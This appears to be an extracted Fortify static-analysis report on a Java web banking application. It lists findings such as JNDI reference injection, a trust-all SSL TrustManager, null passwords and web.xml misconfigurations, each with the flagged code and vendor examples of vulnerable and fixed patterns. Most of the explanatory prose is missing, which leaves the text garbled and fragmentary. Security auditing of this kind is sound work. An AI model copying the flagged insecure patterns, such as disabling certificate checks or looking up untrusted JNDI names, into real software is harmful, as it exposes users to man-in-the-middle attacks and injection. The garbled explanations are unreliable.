
_DataSourceLocator.java, line 44 (Dynamic Code Evaluation: JNDI Reference Injection) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Input Validation and Representation		
Abstract:	_DataSourceLocator.java 44 JNDI Java		
Source:	_PropertyFile.java:44 java.util.Properties.load()		
42	mlXfis = new FileInputStream(mlPropertyFile);		
43	mlProperties= new Properties();		
44	mlProperties.load(mlXfis);		
45	}		
46	catch (Throwable et)		
Sink:	_DataSourceLocator.java:44 javax.naming.Context.lookup()		
42	*/		
43	Context olCtx = new InitialContext();		
44	mlRef = olCtx.lookup(piJdbcJndiName);		
45	mlDataSource = (DataSource) mlRef;		
46	olCtx.close();		

_EjbLocator.java, line 36 (Dynamic Code Evaluation: JNDI Reference Injection) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Input Validation and Representation		
Abstract:	<u>_EjbLocator.java 36 JNDI Java</u>		
Source:	<u>_PropertyFile.java:44 java.util.Properties.load()</u>		
42	mlxfis = new FileInputStream(mlPropertyFile);		
43	mlProperties= new Properties();		


```
44         mlProperties.load(mlXfis);
45     }
46     catch (Throwable et)
Sink:      _EjbLocator.java:36 java.util.Hashtable.put()
34         if ((piApServerUrl!=null) && (piApServerUrl.compareTo("")!=0))
35         {
36             properties.put(Context.PROVIDER_URL, piApServerUrl);
37         }
38         if ((piUserName!=null) && (piUserName.compareTo("")!=0))
```



Abstract:

_DataSourceLocator.java 44 lookup()

Explanation:

resource injection

1.

2.

resource injection (Path Manipulation) Path Manipulation

1 HTTP

String remotePort = request.getParameter("remotePort");

...

ServerSocket srvr = new ServerSocket(remotePort);

Socket skt = srvr.accept();

...

Web (Resource Injection)

2 Android URL WebView

...

WebView webview = new WebView(this);

setContentView(webview);

String url = this.getIntent().getExtras().getString("url");

webview.loadUrl(url);

...

File System URL URI

Recommendations:

resource injection

Tips:

1. Fortify Custom Rules Editor

2.

3. Web (Struts Spring MVC)Fortify Fortify Static Code Analyzer Fortify Fortify Software

_DataSourceLocator.java, line 44 (Resource Injection) [Hidden]


Fortify Priority:	Low	Folder	Low
Kingdom:	Input Validation and Representation		
Abstract:	_DataSourceLocator.java 44 lookup()		
Source:	_PropertyFile.java:44 java.util.Properties.load()		
42	mlXfis = new FileInputStream(mlPropertyFile);		
43	mlProperties= new Properties();		
44	mlProperties.load(mlXfis);		
45	}		
46	catch (Throwable et)		
Sink:	_DataSourceLocator.java:44 javax.naming.Context.lookup()		
42	*/		
43	Context olCtx = new InitialContext();		
44	mlRef = olCtx.lookup(piJdbcJndiName);		
45	mlDataSource = (DataSource) mlRef;		
46	olCtx.close();		

EjbLocator.java, line 43 (Resource Injection) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Input Validation and Representation		
Abstract:	_EjbLocator.java 43 InitialContext()		
Source:	_PropertyFile.java:44 java.util.Properties.load()		
42	mlXfis = new FileInputStream(mlPropertyFile);		
43	mlProperties= new Properties();		
44	mlProperties.load(mlXfis);		
45	}		
46	catch (Throwable et)		
Sink:	_EjbLocator.java:43 javax.naming.InitialContext.InitialContext()		
41	properties.put(Context.SECURITY_CREDENTIALS,piPassWord=*****		
42	}		
43	Context olCtx = new InitialContext(properties);		
44	//look up jndi name		
45	mlRef = olCtx.lookup(piEjbJndiName);		

Category: Insecure SSL: Overly Broad Certificate Trust (1 Issues)

Number of Issues

**Abstract:**

(CA) SSL/TLS CA man-in-the-middle (MiTM)

Explanation:

(PKI) (CA) CA CA SSL/TLS

CA SSL/TLS CA CA /

1 CA SSL/TLS

URL url = new URL("https://myserver.org");

URLConnection urlConnection = url.openConnection();

InputStream in = urlConnection.getInputStream();

URLConnection SSLSocketFactory Android Keystore CA

Recommendations:

- Keystore

- ()

2 Keystore SSL/TLS

...

// Load CAs from an InputStream

CertificateFactory cf = CertificateFactory.getInstance("X.509");

InputStream caInput = new BufferedInputStream(new FileInputStream("custom-keystore.crt"));

Certificate ca = cf.generateCertificate(caInput);

// Create a KeyStore containing our trusted CAs

String keyStoreType = KeyStore.getDefaultType();

KeyStore keyStore = KeyStore.getInstance(keyStoreType);

keyStore.load(null, null);

keyStore.setCertificateEntry("ca", ca);

// Create a TrustManager that trusts the CAs in our KeyStore

String tmfAlgorithm = TrustManagerFactory.getDefaultAlgorithm();

TrustManagerFactory tmf = TrustManagerFactory.getInstance(tmfAlgorithm);

tmf.init(keyStore);

// Create an SSLContext that uses our TrustManager

SSLContext context = SSLContext.getInstance("TLS");

context.init(null, tmf.getTrustManagers(), null);

// Tell the URLConnection to use a SocketFactory from our SSLContext


URL url = new URL("https://myserver.org");

HttpsURLConnection urlConnection = (HttpsURLConnection)url.openConnection();

```
urlConnection.setSSLSocketFactory(context.getSocketFactory());
InputStream in = urlConnection.getInputStream();
...
```

HttpClient.java, line 203 (Insecure SSL: Overly Broad Certificate Trust)

Fortify Priority:	Critical	Folder	Critical
Kingdom:	Security Features		
Abstract:	(CA) SSL/TLS CA man-in-the-middle (MiTM)		
Sink:	HttpClient.java:203 ReturnStatement()		
201	public java.security.cert.X509Certificate[] getAcceptedIssuers()		
202	{		
203	return null;		
204	}		
205	public void checkClientTrusted(java.security.cert.X509Certificate[] certs, String authType)		



Abstract:
SocketClient.java open() Socket() Web

Explanation:
J2EE Use of Sockets

Recommendations:
HTTPFTPSMTPCORBARMIIIOPEJB SOAP

Tips:
1. J2EE Java J2EE Bad Practices AuditGuide

SocketClient.java, line 35 (J2EE Bad Practices: Sockets) [Hidden]			
Fortify Priority:	Low	Folder	Low
Kingdom:	API Abuse		
Abstract:	SocketClient.java open() Socket() Web		
Sink:	SocketClient.java:35 Socket()		
33	InetAddress olClientIp = InetAddress.getByName(piClientIp);		
34			
35	olSocket = new Socket(olServerIp, piServerPort, olClientIp, piClientPort);		
36	//InetSocketAddress olSocketServerIp=new InetSocketAddress(olServerIp,piServerPort);		
37	//InetSocketAddress olSocketClientIp=new InetSocketAddress(olClientIp,piClientPort);		

Category: J2EE Misconfiguration: Excessive Servlet Mappings (1 Issues: 1 Hidden)

Number of Issues



Abstract:

URL Servlet

Explanation:

URL Servlet Servlet

1 URL Servlet

```
<servlet>
<servlet-class>com.class.MyServlet</servlet-class>
<load-on-startup>1</load-on-startup>
</servlet>

<servlet-mapping>
<servlet-name>MyServlet</servlet-name>
<url-pattern>/myservlet</url-pattern>
</servlet-mapping>

<servlet-mapping>
<servlet-name>MyServlet</servlet-name>
<url-pattern>/helloworld*</url-pattern>
</servlet-mapping>

<servlet-mapping>
<servlet-name>MyServlet</servlet-name>
<url-pattern>/servlet*</url-pattern>
</servlet-mapping>

<servlet-mapping>
<servlet-name>MyServlet</servlet-name>
<url-pattern>/mservlet*</url-pattern>
</servlet-mapping>

<servlet-mapping>
<servlet-name>MyServlet</servlet-name>
<url-pattern>/*</url-pattern>
</servlet-mapping>
```

Cigital Java Rulepack

Recommendations:

Servlet Servlets URL Servlet

2 URL Servlet

```
<servlet>
<servlet-name>MyServlet</servlet-name>
```

```
<servlet-class>com.class.MyServlet</servlet-class>
<load-on-startup>1</load-on-startup>
</servlet>


<servlet-mapping>
<servlet-name>MyServlet</servlet-name>
<url-pattern>/myservlet</url-pattern>
</servlet-mapping>
```

Tips:

- 1. Servlet Servlet Fortify Static Code Analyzer

web.xml, line 87 (J2EE Misconfiguration: Excessive Servlet Mappings) [Hidden]			
Fortify Priority:	Low	Folder	Low
Kingdom:	Environment		
Abstract:	URL Servlet		
Sink:	web.xml:87 null()		
85	<load-on-startup>1</load-on-startup>		
86	</servlet>		
87	<servlet-mapping>		
88	<servlet-name>lio1010s</servlet-name>		
89	<url-pattern>/lio1010s</url-pattern>		

Category: J2EE Misconfiguration: Excessive Session Timeout (1 Issues: 1 Hidden)



Abstract:

Explanation:

1-1

```
<session-config>
<session-timeout>-1</session-timeout>
</session-config>
```

<session-timeout> Web <session-timeout>

Cigital Java Rulepack

Recommendations:

30

2 20


```
<session-config>
<session-timeout>20</session-timeout>
</session-config>
```

web.xml, line 2 (J2EE Misconfiguration: Excessive Session Timeout) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Environment		

Abstract:

Sink:	web.xml:2 null()
0	<?xml version="1.0" encoding="UTF-8"?>
1	<web-app xmlns="http://java.sun.com/xml/ns/j2ee" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd" version="2.4">
2	<listener>
3	<listener-class>webatm_web.common.WebatmServletStop</listener-class>



Abstract:

Web

Explanation:

SQL

HTTP

Recommendations:

Web web.xml


```
<error-page>
<exception-type>java.lang.Throwable</exception-type>
<location>/error.jsp</location>
</error-page>
<error-page>
<error-code>404</error-code>
<location>/error.jsp</location>
</error-page>
<error-page>
<error-code>500</error-code>
<location>/error.jsp</location>
</error-page>
```

web.xml, line 2 (J2EE Misconfiguration: Missing Error Handling) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Environment		
Abstract:	Web		
Sink:	web.xml:2 /web-app()		
0	<?xml version="1.0" encoding="UTF-8"?>		
1	<web-app xmlns="http://java.sun.com/xml/ns/j2ee" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd" version="2.4">		
2	<listener>		
3	<listener-class>webatm_web.common.WebatmServletStop</listener-class>		

Category: Password Management: Null Password (1 Issues: 1 Hidden)

Number of Issues



Abstract:

Null

Explanation:

null Empty Password

1 null

...

String storedPassword = null;

String temp;

if ((temp = readPassword()) != null) {

storedPassword = temp;

}

if(Utils.verifyPassword(userPassword, storedPassword))

// Access protected resources

...

}

...

readPassword() null userPassword

2 null Android WebView ()

...

webview.setWebViewClient(new WebViewClient() {

public void onReceivedHttpAuthRequest(WebView view,

HttpAuthHandler handler, String host, String realm) {

String username = null;

String password = null;

if (handler.useHttpAuthUsernamePassword()) {

String[] credentials = view.getHttpAuthUsernamePassword(host, realm);

username = credentials[0];

password = credentials[1];

}

handler.proceed(username, password);

}

});

...

Example 1 useHttpAuthUsernamePassword() false null

Recommendations:


```
null
Android SQLite SQLCipher SQLCipher SQLite 256 AES
3 SQLCipher Android
import net.sqlcipher.database.SQLiteDatabase;
...
SQLiteDatabase.loadLibs(this);
File dbFile = getDatabasePath("credentials.db");
dbFile.mkdirs();
dbFile.delete();
SQLiteDatabase db = SQLiteDatabase.openOrCreateDatabase(dbFile, "credentials", null);
db.execSQL("create table credentials(u, p)");
db.execSQL("insert into credentials(u, p) values(?, ?)", new Object[]{username, password});
...

android.database.sqlite.SQLiteDatabase net.sqlcipher.database.SQLiteDatabase
WebView sqlcipher.so WebKit
```

Tips:

- 1. Fortify Java Annotations FortifyPassword FortifyNotPassword
- 2. nullEmpty Password Hardcoded Password password Fortify Custom Rules Editor Password Management

_Passwd.java, line 38 (Password Management: Null Password) [Hidden]			
Fortify Priority:	Low	Folder	Low
Kingdom:	Security Features		
Abstract:	Null		
Sink:	_Passwd.java:38 VariableAccess: mlPasswd()		
36	catch (Throwable et)		
37	{		
38	mlPasswd = null;		
39	et.printStackTrace();		
40	}		



Abstract:

HtmlPage editAttribute


Explanation:

```
1
public class Totaller {
private int total;
public int total() {
...
}
}
```

Recommendations:

```
getter/setter
2Example 1
public class Totaller {
private int total;
public int getTotal() {
...
}
}
```

HtmlPage.java, line 36 (Poor Style: Confusing Naming) [Hidden]			
Fortify Priority:	Low	Folder	Low
Kingdom:	Code Quality		
Abstract:	HtmlPage editAttribute		
Sink:	HtmlPage.java:36 Field: editAttribute()		
34	private LoopData startLoopSec[];		
35	private LoopData endLoopSec[];		
36	private HtmlExtensible editAttribute[];		
37			
38	// temp		



Abstract:

_WebatmSub.java SwapNono() String

Explanation:

() String String JVM String JVM
1 String
private JPasswordField pf;
...
final char[] password = pf.getPassword();
...
String passwordAsString = new String(password);
Cigital Java Rulepack

Recommendations:


(String)
2
private JPasswordField pf;
...
final char[] password = pf.getPassword();
// use the password
...
// erase when finished
Arrays.fill(password, '');

Tips:

- 1. Web (Struts Spring MVC)Fortify Fortify Static Code Analyzer Fortify Fortify Software

